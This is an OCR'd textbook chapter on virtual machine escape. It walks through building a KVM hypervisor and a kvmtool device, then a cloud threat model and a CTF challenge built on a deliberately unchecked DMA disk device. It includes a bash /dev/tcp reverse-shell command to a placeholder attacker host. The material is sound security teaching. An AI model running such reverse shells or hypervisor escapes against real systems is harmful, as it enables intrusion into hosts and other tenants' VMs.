


11. Virtual Machine escape

`SVGA_CMD_RECT_COPY` bugs mean: [. . .] One can write data into the frame buffer and copy into the host process memory [. . .]

K. Kortchinksky, *Cloudburst, A VMware Guest to Host Escape Story*, BlackHat USA 2009

We said in Chapter 10 that we had reached the lowest level of the software stack, but we were lying. When the kernel runs inside a virtual machine (VM from now on), there is more software "below" it: the hypervisor. Hypervisors are other large and complex pieces of software that can (and do!) contain bugs. For example, QEMU is written in C and VirtualBox is written in C++, and may have all of the of bugs we have examined. These bugs can be exploited by an attacker who can run arbitrary software inside the VM, to escape the VM, i.e. to run her software directly on the host machine. This is clearly an issue in cloud environments, where a malicious tenant could use this power to attack the cloud provider's infrastructure and other tenant's VMs.

11.1 The Linux KVM API

To understand how a hardware-assisted hypervisor can be implemented, let's build a simple one. This would be a Herculean task were it not for the Kernel Virtual Machine (KVM) API provided by Linux. The basic idea of this API is that traditional kernel processes (or threads) already provide us with many of the facilities needed by a virtual machine. In particular, processes already have virtual memory, and each thread has its own virtual CPU. Using the KVM API, a process can make some of its own memory become the physical memory of a VM; the process can spawn a thread for each of the VM's CPUs, and each thread will use some of its own CPU time to run VM guest code. The privileged operations, such as filling the VMCSes, issuing `vmlaunch`/`vmresume`, and intercepting VM exit events, are implemented in a `kvm` kernel module and made available through system calls.

We will use the KVM API to create a simple VM and load and run some code in it. The VM sources are available here:

`https://lettieri.iet.unipi.it/hacking/mykvm-1.0.zip`

The VM will have only one CPU and a physical memory of `GUESTMEMSZ` bytes. Once built, the program will be used as follows:

```
$ ./mykvm guest
```

where `guest` is the binary (in ELF format) that we want to run in the VM.

The following describes the contents of the file `mykvm.c`, from which `mykvm` is obtained. The numbers on the left are line numbers in `mykvm.c`.

First, we need to include the `kvm.h` file (located in `/usr/include/linux/`).

```
27 #include <linux/kvm.h>
```

The file contains the definitions of all the constants and data structures we will be using, and is the source you should consult for the names of the fields, the available constants, and so on.

The KVM API is not limited to Intel/AMD machines, and `linux/kvm.h` only contains the "architecture independent" part of the API. Intel/AMD x86 specific data structures (such as `kvm_regs`) are defined in `/usr/include/asm/kvm.h`, which is included by `kvm.h`.

Then we define an array that will become the physical memory of the VM:

```
34 unsigned char guestmem[GUESTMEMSZ]
35         __attribute__ ((aligned(4096))) = {};
```

A static array like the one above is just one possibility: any type of memory with a sufficent lifetime will do just as well. However, it must be page-aligned.

The first thing to do is open the `/dev/kvm` pseudo-device, and get a file descriptor:

```
54         kvm_fd = open("/dev/kvm", O_RDWR);
55         if (kvm_fd < 0) {
56                 /* as usual, a negative value means error */
57                 perror("/dev/kvm");
58                 return 1;
59         }
```

we interact with our `kvm_fd` file descriptor using `ioctl()`s. There are several of them, but the most important one here is the one that allows us to create a new virtual machine. The `ioctl()` returns a new file descriptor what we can then use to interact with the VM:

```
66         vm_fd = ioctl(kvm_fd, KVM_CREATE_VM, 0);
67         if (vm_fd < 0) {
68                 perror("create vm");
69                 return 1;
70         }
```

Initially, the VM has no resources: no memory, no CPUs. Here we add (guest) physical memory using the `guestmem` array we defined above. To add memory to the machine, we need to fill a `kvm_userspace_memory_region` structure and pass it to `vm_fd` using an `ioctl()`. The virtual machine has several "slots" where we can add physical memory. The slot we want to fill (or replace) is the first field in the structure. After the slot number, we can set some flags (e.g., to say that this memory is read-only, perhaps to emulate a ROM). The rest of the fields should be obvious:

```
86         mrd.slot = 0;
87         mrd.flags = 0;
```

```
        mrd.guest_phys_addr = 0;
        mrd.memory_size = GUESTMEMSZ;
        mrd.userspace_addr = (__u64)guestmem;
```

Now we can add the memory to the VM:

```
        if (ioctl(vm_fd, KVM_SET_USER_MEMORY_REGION, &mrd) < 0) {
                perror("set user memory region");
                return 1;
        }
```

Note that the memory is shared between us and the VM. Whatever we write to the `guestmem` array above will be seen by the VM, and conversely, whatever the VM writes to its "physical" memory, we can read from the `guestmem` array. We can even do this concurrently, if we use multiple threads.

Now we add a virtual CPU (vCPU) to our machine. We get another open file descriptor, which we can use to interact with the vCPU:

```
        vcpu_fd = ioctl(vm_fd, KVM_CREATE_VCPU, 0);
        if (vcpu_fd < 0) {
                perror("create vcpu");
                return 1;
        }
```

Note that we can have multiple vCPUs to emulate a multiprocessor machine. One of the effects of this `ioctl())` is that the kernel will allocate and initialize a VMCS and attach it to the vCPU file descriptor.

The exchange of information between us and the vCPU is via a `kvm_run` data structure, one for each vCPU, shared between our program and the KVM module. You can think of `kvm_run` as a simplified and abstract version of the VMCS (the abstraction conveniently hides the different implementations of this data structure in Intel and AMD CPUs). To obtain a pointer to this data structure we need to `mmap()` the `vcpu_fd` file descriptor we obtained above. First, we need to know the size of the data structure, which we can get with the following `ioctl()` on the original `kvm_fd` (the one we obtained from `open("/dev/kvm")`):

```
        mmap_size = ioctl(kvm_fd, KVM_GET_VCPU_MMAP_SIZE, 0);
        if (mmap_size < 0) {
                perror("get vcpu mmap size");
                return 1;
        }
```

Now we can map the `kvm_run` data structure:

```
        kr = mmap(
                /* let the kernel  choose the address */
                NULL,
                /* the size we obtained above */
                mmap_size,
                /* we want to both read and write */
                PROT_READ|PROT_WRITE,
                /* this is a shared mapping. A private mapping
```

```
	     * would cause our writes to go into the swap
	     * area.
	     */
	    MAP_SHARED,
	    /* finally, the file descriptor we want to map */
	    vcpu_fd,
	    /* the 'offset' must be 0 */
	    0
	);
	if (kr == MAP_FAILED) {
		perror("mmap vcpu");
		return 1;
	}
```


The VM is ready, but its memory is empty. We need to load the `guest` binary, and we delegate this task to a `load_elf()` function defined at the end of the file. The function must interpret the ELF program header and load the loadable segments in the `guestmem` array. There is also another (complex) task we delegate to this function: by default, the VM will boot like any x86 machine, i.e. in *real mode*. The guest code should then enable protected mode and then 64-bit mode by setting the necessary values in the control registers and (for 64-bit mode) creating and activating a first page table tree (since 64-bit mode can only be activated with paging enabled). To simplify the guest programs, we initialize all this in the VM itself: the guest programs can then assume that a "boot loader" has already broght up the CPU in 64-bit mode. The KVM API allows us to set the initial value of all control registers, and we can also write whatever we want to the guest memory, so we can create a page table tree ourselves and load all control registers in the state required by the 64-bit mode. Specifically, the `load_elf()` function creates a page table tree that identity-maps the first 16 GiB of the address space and then loads the address of the root table in the VM's `cr3`. The function also preloads `rsp` with an address toward the end of the guest's physical memory that doesn't overlap the page tables. Guest programs have free access to the first 16 GiB of the (guest) physical address space.

R Accesses beyond this address will cause a VM exit with the reason `KVM_EXIT_MMIO`, where `MMIO` stands for Memory Mapped I/O, the idea being that that part of the address space may contain memory mapped devices that need to be emulated. We also get a VM exit with the same reason if the guest accesses a mapped address that is not backed by guest physical memory (in our example, any guest physical address between `GUESTMEMSZ` and 16 GiB).

```
	if (!load_elf(vcpu_fd, argv[1]))
		return 1;
```

Finally, we are ready to start the machine by issuing the `KVM_RUN` `ioctl()` on the `vcpu_fd`. While the machine is running, our process is "inside" the `ioctl()`. When the machine exits (for whatever reason), the `ioctl()` returns. We can then read the reason for the exit in the `kvm_run` structure that we `mmap()`ed above, take the appropriate action (e.g., emulate I/O) and re-enter the VM by issuing another `KVM_RUN` `ioctl()`.

The main control flow from here on is shown in Figure 11.1: when we issue the `ioctl(vcpu_fd, KVM_RUN)` (marker 1) we transfer control to the `kvm` module; the module selects the VMCS attached with `vcpu_fd` and executes the `vmlaunch` instruction, so that our process (while still in the kernel), begins executing the guest code in non-root mode (marker 2); any VM exit event transfers control back to the `kvm` module in root mode (marker 3); the module parses the state of the VMCS and updates the



```
while (running) {
 ioctl(vcpu_fd, KVM_RUN);
 switch (kr->exit_reason) {
  ...
 }
}
```

```
...
mov dx, 0x50
out al, dx
...;
```

```
; select VMCS of vcpu_fd
...
vmlaunch
; examine the VMCS and
; update kvm_run
...
; wake up process
```

```
exit_reason: KVM_EXIT_IO,
io.size: 1, io.count: 1
io.port: 0x50,
io.direction: KVM_EXIT_IO_OUT
```

Figure 11.1 – Control flow during an `ioctl(KVM_RUN)`

`kvm_run` data structure (marker 4), which is shared between the kernel and userspace; then it lets our process return from `ioctl()` (marker 5).

```
        running = 1;
        while (running) {
                if (ioctl(vcpu_fd, KVM_RUN, 0) < 0) {
                        perror("run");
                        return 1;
                }
```

When we come back from the `ioctl()`, we can examine the `exit_reason` field of the `kvm_run` structure to understand what happened:

```
                switch (kr->exit_reason) {
                case KVM_EXIT_IO:
```

In this case, the VM exited because it tried to execute an `in` or `out` instruction. We implement only one virtual device: an output device with a single, one-byte output register that is always ready. We send all the bytes the guest writes to the register to our standart output. Our devices's register is located at I/O address `0x50`. If the guest tries to write a byte there, we emulate the output, otherwise we print an error. Note that to get the address of the data the guest tried to write, we need to add the `io.data_offset` field `kvm_run` to the address of `kvm_run` itself:

```
                        if (kr->io.size  == 1            &&
                            kr->io.count == 1            &&
                            kr->io.port  == 0x50         &&
                            kr->io.direction == KVM_EXIT_IO_OUT)
                        {
```

```
                                    char *ioparam =
                                            (char*)kr +
                                            kr->io.data_offset;
                                    printf("%c", *ioparam);
                            } else {
                                    fprintf(stderr, "unknown I/O\n");
                            }
```

The only other exit reason that we handle is `KVM_EXIT_HLT`, which means that the guest has tried to execute the `hlt` instruction. In response, we exit from the loop and terminate the `mykvm` program. The kernel will automatically close all of our file descriptors, which will properly destroy the VM:

```
                case KVM_EXIT_HLT:
                        running = 0;
                        break;
```

In all other cases we print an error and terminate the VM:

```
                default:
                        fprintf(stderr, "exit reason: %d\n",
                                        kr->exit_reason);
                        running = 0;
                        break;
```

11.1.1 A "Hello, world!" guest

Our guest code will run in the VM with (guest) kernel power (non-root/system mode). Since we already have the CPU in 64-bit mode, we can compile the code without selecting a special architecture (such as `-m32`). However, we need to tell `gcc` that our guest program cannot use the host's startup files, C library, or dynamic linker: the latter will not be available inside the VM, and all of these assume that they can issue Linux system calls, but there is no Linux (or anything but our guest binary) in the VM's memory. We can achieve this by passing `-nostartfiles`, `-nostdlib` and `-static` to `gcc`. Since we don't have the standard startup files, we need to provide a `_start` symbol ourselves. The `example/guest.s` file contains a very simple `_start` function that calls `main` and then executes the `hlt` instruction (which causes the VM to exit with reason `KVM_EXIT_HLT`). The file also contains a simple `writechar` function that outputs a byte using the only device available in our VM. The `out` instruction inside `writechar` will cause a VM exit with reason `KVM_EXIT_IO`, and the `kvm` module will fill the appropriate fields of the `kvm_run` structure with the other information that we need (the I/O direction, the size of the data to output, and the data itself). The `example/guest.c` file contains a small `main()` function that prints the traditional string using `writechar())`. You can compile and run the example as follows:

```
$ cp example/* .
$ make guest
$ ./mykvm guest
```

To run the last command you need permissions to open `/dev/kvm` for reading and writing. In many Linux distributions, being in the `kvm` group is sufficient.

11.2 The kvmtool hypervisor

The mykvm example above is too simple to run complex guests such as a Linux operating system, so we move on to a more complete hypervisor. The primary user of the KVM API is QEMU. In fact, the API was designed to add hardware-assisted virtualization to QEMU, as an "accelerator" alternative to its native binary translation support. Other hypervisors that use hardware-assisted virtualization (such as VirtualBox and VMware) have developed their own kernel modules that take advantage of the hardware virtualization capabilities of modern processors, and as such are typically incompatible with KVM (meaning, for example, that we cannot run KVM-accelerated QEMU VMs and VirtualBox VMs at the same time).

However, if mykvm is too simple, QEMU is *far* too complex. Fortunately, there is an hypervisor that is a good compromise between completeness and complexity: kvmtool[1]. Once you understand the mykvm example, you can easily navigate the kvmtool sources and understand most of what is going on. The kvmtool hypervisor implements a set of virtual and paravirtual devices sufficient to run a (properly configured) guest Linux kernel and userspace programs.

The main vCPU loop is in the kvm_cpu__start() function in the kvm-cpu.c file. We can easily recognize the call to the KVM_RUN ioctl() (inside function kvm_cpu__run()) followed by the switch on the possible exit reasons.

11.2.1 Defining a new device

To understand how kvmtool emulates I/O devices, let's create a new one. We add a silly device with two 32-bit I/O ports: ADD and TOT. Users can write a number to the ADD port and the device will add it to an internal accumulator. The current value of the accumulator can be read from TOT. The accumulator can be reset by writing anything into TOT. We choose I/O address 0x300 for the ADD port and 0x304 for the TOT port. In total, our device interface occupies 8 bytes of I/O address space.

To add the device we create a new hw/silly.c file[2] and add the corresponding hw/silly.o to the list of file to build by appending "OBJS += hw/silly.o" to the Makefile. We start by including some header files provided by kvmtool itself, plus one provided by Linux:

```
1  #include "kvm/ioport.h"
2  #include "kvm/mutex.h"
3  #include "kvm/kvm.h"
4  #include <linux/types.h>
```

Then we define some macros for the I/O addresses of the device's ports, in terms of a "base address' defined on line 6. We need to add KVM_IOPORT_AREA to the base address that we have chosen:

```
6  #define silly_iobase            (KVM_IOPORT_AREA + 0x300)
7  #define SILLY_ADD               (silly_iobase + 0)
8  #define SILLY_TOT               (silly_iobase + 4)
```

Next, we define the data structure describing the device:

```
10 struct silly_device {
11         struct device_header    dev_hdr;
12         struct mutex            mutex;
13         u32                     add;
14         u32                     tot;
15 };
```

[1] https://github.com/kvmtool/kvmtool
[2] https://lettieri.iet.unipi.it/hacking/silly.c

The data structure must begin with the device_header field. The variables add and tot will provide storage for the I/O ports of our device. We also define a mutex semaphore to protect accesses to the device, since kvmtool can emulate multiple vCPUs, each running in its own Linux thread, so multiple threads may want to access our device at the same time.

We plan to have only one instance of the silly device in the VM, so we define a global variable sdev and initialize it statically:

```
17 static struct silly_device sdev = {
18         .dev_hdr = {
19                 .bus_type       = DEVICE_BUS_IOPORT,
20         },
21         .mutex                  = MUTEX_INITIALIZER,
22 };
```

At line 19, we tell kvmtool that the device is in the I/O address space (as opposed to being memory-mapped).

Let's temporarily skip to the end of the file. To activate our device we need to register it with kvmtool's database, and we need to map it into the emulated I/O address space. We do this in an init function:

```
53 static int silly_init(struct kvm *kvm)
54 {
55         int r;
56 
57         r = device__register(&sdev.dev_hdr);
58         if (r < 0)
59                 return r;
60         r = kvm__register_pio(kvm, silly_iobase, 8, silly_io, NULL);
61 
62         return r;
63 }
64 dev_init(silly_init);
```

Specifically, line 57 registers our device in the database, and line 64 maps our I/O ports. Line 64 essentially tells kvmtool that we want it to call the silly_io() function whenever the guest tries to access I/O addresses in the range [silly_iobase,silly_iobase+8). The kvmtool hypervisor creates a Red Black Tree (RBT) that maps I/O address ranges to callback functions. In the main vCPU loop, whenever the KVM_RUN ioctl() returns with an exit reason of KVM_EXIT_IO, kvmtool looks up the addressed I/O port in the RBT and calls the appropriate callback, passing it all the information about the I/O operation attempted by the guest. The function silly_io() is called in this way and is the heart of our emulation. We define it as follows:

```
24 static void silly_io(struct kvm_cpu *vcpu, u64 addr, u8 *data_, u32 len,
25                               u8 is_write, void *ptr)
```

where addr is the I/O address accessed by the guest; if is_write is true, the guest has attempted to output the bytes contained in [data_,data_+len), otherwise it tried to input len bytes and store them starting at data_.

We convert data_ to a void pointer for convenience:

```
27         void *data = data_;
```

Next, we acquire the mutual exclusion on the device:

```
        mutex_lock(&sdev.mutex);
```

Finally we emulate the I/O action based on which register the guest was trying to access and whether it was trying to read or write:

```
        if (is_write) {
                u32 ioparam = ioport__read32(data);
                switch (addr) {
                case SILLY_ADD:
                        sdev.tot += ioparam;
                        break;
                case SILLY_TOT:
                        sdev.tot = 0;
                        break;
                }
        } else {
                switch (addr) {
                case SILLY_ADD:
                        ioport__write32(data, sdev.add);
                        break;
                case SILLY_TOT:
                        ioport__write32(data, sdev.tot);
                        break;
                }
        }
```

Note the need to call `ioport__read32()` to obtain the data the guest was trying to write, and conversely `ioport__write32()` for writing into the guest memory.

Of course we release the mutual exclusion before returning:

```
        mutex_unlock(&sdev.mutex);
}
```

That's it. Now `kvmtool` implements our silly device, and guests can access its I/O ports. The only function that we are not showing is `silly_exit()`, which is called when the device is removed (e.g., on VM tear-down) and simply undoes the actions of `silly_init()`.

11.3 Threat Model

Consider a multi-tenant cloud environment where a cloud provider has rented VMs to multiple tenants. The host system installed on the cloud provider's severs is Linux, and the VMs are implemented using a KVM-based hypervisor (e.g., QEMU or `kvmtool`). Tenants typically access their own machines through a remote ssh connection. Consider a single host server running many VMs (Figure 11.2), and assume that an attacker owns one of these VMs (either legitimately or as a result of a previous successful attack on the guest software running in the VM). It is assumed that the attacker can run arbitrary code inside the guest VM either in non-root/user or *non-root/system* mode. For example, if the guest system installed in the VM is Linux, we assume that the attacker has root privileges in the guest system and can, for example, load arbitrary modules in the guest kernel. Instead, the attacker has no legitimate access to the other VMs or to the host system: in theory, she has no way of knowing that these other systems even exist. The attacker's goal is to *escape* from her VM and gain access to these other systems, particularly the host, from which she may be able to gain access to the other VMs as well.




Figure 11.2 – Threat model

The attacker may have a way to accomplish her goals if the hypervisor that implements her VM contains bugs. What kind of bugs should we be looking for? The interface between the attacker's controlled code and the rest of the system here is the VM, and in particular its I/O devices, which are emulated in software in the hypervisor (think of the silly device in `kvmtool`, Section 11.2.1). By their very nature, these devices accept commands and exchange data with the attacker's controlled code, and failure to properly validate these transactions can result in attacker-controlled corruption of the *hypervisor's memory*. The hypervisor is a normal process in the host system—if the attacker can exploit these bugs to induce, e.g., the hypervisor to spawn a shell, that shell will run on the host system, and the attacker will have effectively "escaped" her VM.

R By *spawning* a shell we mean `fork()`ing a new process that will then `execve()`s the shell. In general, it is not practical to have the hypervisor itself (or one of its threads) `execve()` the shell, since this would destroy the attacker's VM. The VM will also disappear from any monitoring system that the cloud provider may be using, triggering alarms.

The attacker may have to solve the technical program of how to *interact* with this shell, since in general the shell will inherit the standard input and output of the hypervisor process, and the attacker may have no way to control that. A simple solution is to spawn a "callback shell", i.e., a shell that connects back to an attacker's owned server. For example, assume that attacker owns a machine with public address *x.y.z.w*. On this machine, the attacker runs:

```
$ nc -l -p 10000
```

This starts a TCP server listening for connections on port 10000. She can then force the compromised hypervisor to execute:

```
system("bash -c 'sh -i > /dev/tcp/x.y.z.w/10000 <&1 2<&1 &'");
```

This takes advantage of `bash`'s ability to open TCP connections using the `/dev/tcp/`*host*`/`*port* syntax (this is not a path that you'll find on your system, it's just special `bash` syntax). The `bash` command runs a new shell (in iteractive mode because of the `-i` argument) by redirecting its standard input, output and error to the TCP connection. The shell runs in the background; in this way `bash` exits, `system()` returns and the hypervisor can continue with its normal execution. If the exploit is successful, the attacker will see the shell prompt appear on the terminal where `nc` is running, and will then be able to interact with the remote shell (see Figure 11.3).




Figure 11.3 – Callback shell

11.4 An escape example

We will use challenge *vm3* as a running example. The challenge will be available in ctfd once you have complete *vm1* and *vm2*. The challenge allows us to connect to a remote VM where we have a root account according to our threat model. We can upload kernel modules and `insmod` them into the guest kernel. In the hypervisor sources, we can find the `hw/broken.c` file, which contains the implementation of a simple DMA-enabled hard disk. Figure 11.4 shows the device on the target machine. The disk contains N =`NUM_SECT` sectors, numbered from zero. In the hypervisor, the sectors are implemented as an array `sectors[NUM_SECT]` in the `broken_device` data structure that describes the emulated device. In the target machine, the disk is connected to the target bus with an interface that implements four 32-bit I/O ports:

- `SNR`: (Sector Number, at guest I/O address `0x100`) the number of the sector to be transferred;
- `LOMEM-HIMEM`: (Low and High Memory, at guest I/O addresses `0x108` and `0x10c`, respectively) the 64 bit (guest) physical address that is the source or destination of the transfer;
- `CMD`: (Command, at guest I/O address `0x104`) either 1 for DMA input or 2 for DMA output.

Figure 11.4 also shows the emulated guest RAM as part of the hypervisor memory. The first host-virtual address corresponding to guest-physical address zero is shown as `GUESTMEM`; to simplify the challenge, the hypervisor prints `GUESTMEM` when we connect.

Suppose the guest kernel (or, more precisely, a driver in the guest kernel) wants to start a DMA input operation from sector s to guest physical address f. It can proceed as follows:

```
    outl(s, SNR);
    outl(f >> 32, HIMEM);
    outl(f, LOMEM);
    outl(1, CMD);
```

The last command starts the DMA input operation. Figure 11.5 shows the effect in the target machine: the contents of sector s travel along the target buts and are written starting at address f in the guest RAM. The Figure also shows how the hypervisor emulates this transfer with a simple `memcpy()` from `sectors[`s`]` to the emulated guest memory, more precisely at host virtual address `GUESTMEM`+f.

11.4.1 The bug

The broken device has a trivial bug: it doesn't check that `GUESTMEM`+f is actually inside the emulated guest memory. However, f is completely controlled by the guest, which can write arbitrary values to the `LOMEM-HIMEM` ports. A malicious guest can therefore trick the hypervisor into trying to access




Figure 11.4 – The broken device of challenges *vm1–3*

any part of its own address space.

To exploit the bug we need to write in the I/O ports of the broken device, and to do that we need (guest) kernel privileges. Since we are root in the guest, we can write a kernel module and place our exploits there. Unpackaging the file distributed with the challenge, we find an `exploit` directory and a `linux-headers-6.5.tar.gz` file. The latter contains the header files of the guest kernel, which we need to extract:

```
(local)$ tar xf linux-headers-6.5.tar.gz
```

The `exploit` directory already contains a `Makefile` that uses the above header files and a `Kbuild` file ready to build an `exploit.ko` module. We need to write an `exploit.c` file in the same directory and then run `make`. If there are no compilation errors, we will get `exploit.ko`, which we can upload to the `shared` directory of the remote VM, where we can load it into the running (guest) kernel:

```
(remote)# insmod shared/exploit.ko
```

To use `outl()` we need to "`#include <asm/io.h>`". If we put our exploit in the module initialization function (see Section 10.2), it will be executed as soon as we run `insmod`.

Exercise 11.1 — vm1. Exploit the bug to cause a segmentation fault in the hypervisor. Our VM will also die, but challenge *vm1*'s script will print the flag before closing the connection. ■

